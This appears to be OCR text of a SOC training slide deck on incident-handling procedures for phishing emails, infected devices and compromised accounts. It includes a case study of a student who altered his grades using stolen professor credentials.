
## Intro:

- Is a mainstay of the SOC's activity
- One of the main vectors that are used by adversaries in their attempts to gain a foothold in the organization.
- operates at layer 8 – human layer
- The ingenuity of the malicious actors about ways of making emails more attractive knows no boundaries.

## Tools / resources used (samples):

- Sandboxes and toolkits: CASE, SIFT, Cuckoo, FireEye AX / MAS,
- Online Resources: VirusTotal Intelligence, PassiveTotal, MX Toolbox
- Content Filtering Solutions: BlueCoat, WebSense, Proofpoint
- A/V Solutions / Vendors: TrendMicro, McAfee, Symantec,
- SIEMs: Splunk, RSA SA, QRadar
- HIDS: CarbonBlack, RedCloak, McAfee HIPS

# Case study #1 – Phishing
# Hook, Line, and Sinker



Identify/Monitor

Review and Analyze

Communicate/Recommend

**STEP 1:**

Monitor the SUSPICIOUS EMAIL mailbox, as well as internal threat feeds that deal with malicious campaigns in order to have an early warning system for mass events.

**STEP 2:**

Identify or take notice of a suspicious email from any of the sources mentioned before.

**STEP 3:**

Access the SIEM / Email Security Appliance to assess the impact / volume of the potential attack on the organization's footprint.

**STEP 4:**

If the email does not contain the original email as an attachment, send an email to the user "Requesting Original Email from User as attachment".

**STEP 5:**

Alternately, depending on the potential spread / impact, create an emergency request for the original email via the client's Exchange team.

**STEP 6:**

Check Email Headers for Spoofed Email Addresses, IP reputation as well as other common indicators (DMARC, SPF). A spoofed email would automatically be a fraudulent email, though other "types" may apply as well.

**STEP 7:**

Review the source of the email address for suspicious coding.

**STEP 8:**

Check all the links included in the email; identify whether there are any "camouflaged" URLs in the body / attachment of the email sample.

**STEP 9:**

If the links are malicious, implement content filtering by blocking the links.

**STEP 10:**

Review any attachments / downloads;

- If the files are suspicious / malicious, attempt detonation in Sandbox (if available)
- Submit the files to A/V vendor
- Block per the extracted Host-based IOCs in the HIDS

**STEP 11:**

If the email is part of a malicious campaign, if this is the case, create an emergency request to Email messaging team to delete emails.

**STEP 12:**

If deemed necessary, leverage the Threat Indicator Management System (TIMS) to gain insights on whether something similar has hit any other SWRX client, what other verticals, if any were affected, a.s.o.

**STEP 13:**

Depending on the severity / impact, create the communication for the user / management;

**STEP 14:**

Make recommendations for updating the company awareness program with the new finds.

Identify/Monitor

Review and Analyze

Communicate/Recommend

# Case study #2 – Infected devices


## Intro:

- In an ideal world, the antivirus solution would clean infections for which there are detections in place.
- Often triggered when the client has a loose BYOD policy
- More challenging when seeing a C2 callback - host has already been compromised and the malicious payload attempts to "phone home"
- The most common situation is when the malware binary is detected (but not blocked) by the Network-based IDS (NIDS) and the A/V has no detection whatsoever.

## Tools / resources used (samples):

- The CTP Portal
- Sandboxes and toolkits: SIFT, Cuckoo, FireEye AX / MAS,
- Online Resources: VirusTotal Intelligence, PassiveTotal, MX Toolbox
- Content Filtering Solutions: BlueCoat, WebSense,
- A/V Solutions / Vendors: TrendMicro, McAfee, Symantec,
- SIEMs: Splunk, RSA SA, QRadar
- HIDS: CarbonBlack, RedCloak, McAfee HIPS

# Case study #2 – Infected devices



Identify/Monitor

Review and Analyze

Communicate/Recommend

**STEP 1:**

Monitor the Portal, Antivirus Portal Console, Host-based IDS (HIDS) and Network-based IDS (NIDS) for alerts indicative of a host infection or of an unsuccessful cleaning action (e.g. file is in use by another program or locked in memory).

**STEP 2:**

If there is no A/V detection, attempt to obtain a binary sample

- from the NIDS if it can provide a downloadable sample from a PCAP file;
- using the hash, download the sample (if available) from VirusTotal Intelligence (VTI) or other online resources
- Attempt detonation in Sandbox (if available).
- Extract Network and Host-based Indicators of Compromise (IOCs)
- Submit the files to A/V vendor.
- Implement blocks for all the Network and Host-based Indicators of Compromise (IOCs)
  - Block the URLs / IPs on the organization’s perimeter (FireWall, Content Filtering Solution)
  - Block via Host-based IOCs (hashes, publishers, names, behaviors) at the HIDS-level

**STEP 3:**

If the A/V detects the sample but is unable to clean, request a remediation package containing an offline scan and fully updating / patching the system.

**STEP 4:**

Perform a root cause analysis to assess spread, impact and identify “patient zero”.

**STEP 5:**

If deemed necessary, leverage the Threat Indicator Management System (TIMS) to gain insights on whether something similar has hit any other SWRX client, what other verticals, if any were affected, a.s.o.

**STEP 6:**

Inform and request mitigating controls about user-dependent mechanisms of dissemination (e.g. the malware is on an infected thumb drive / optical drive and there is a risk of reinfection)

**STEP 7:**

Depending on the severity / impact, create the communication for the user / management;

**STEP 8:**

Make recommendations for updating the company awareness program with the new finds.

Identify/Monitor

Review and Analyze

Communicate/Recommend

# Case study #3 – Compromised Accounts

Not the kind of issue you want to see

The nature of the compromise could have multiple causes: third party breaches, external threat notifications, large scale phishing attacks that are successful.

Indicators of compromise: large quantities of illicit emails from the compromised account, utilizing client’s resources to host malicious sites or content.

# Case study – IH procedure applied

**Synopsis:** A student obtained the authentication credentials of some of his class professors, being able to modify his grades. By doing this, not only he passes all the exams with high grades, but also gained some financial aid from the university.

**Client expectations for the SOC team:**

- find out the impact of this incident: how many professors' accounts have been compromised
- how many grades did he modified? Were these changes able to help the student in gaining some financial aids from the university?
- did he have any accomplices who had helped him?
- is this a practice among the students?
- a complete timeline of this incident

# Case study – IH procedure applied #1

## Preparation:

- Discussed with the client about who's in charge of handling this incident. Requiring all the log sources which could have any tracks about what happened. Agreeing on what steps should we follow and in which order.

## Identification:

- First search to identify how many accounts were implied, the duration of this unauthorized access and what was the impact for the student evolution.

## Containment

- Lock all the accounts which were involved in this incident and change the password for them.

# Case study – IH procedure applied #1

## Preparation:

- Discussed with the client about who’s in charge of handling this incident. Requiring all the log sources which could have any tracks about what happened. Agreeing on what steps should we follow and in which order.

## Identification:


- First search to identify how many accounts were implied, the duration of this unauthorized access and what was the impact for the student evolution.

## Containment

- Lock all the accounts which were involved in this incident and change the password for them.

TAKE
A
BREAK

# Defense Approach - The Kill Chain



- Find
- Fix
- Track
- Target
- Engage
- Assess

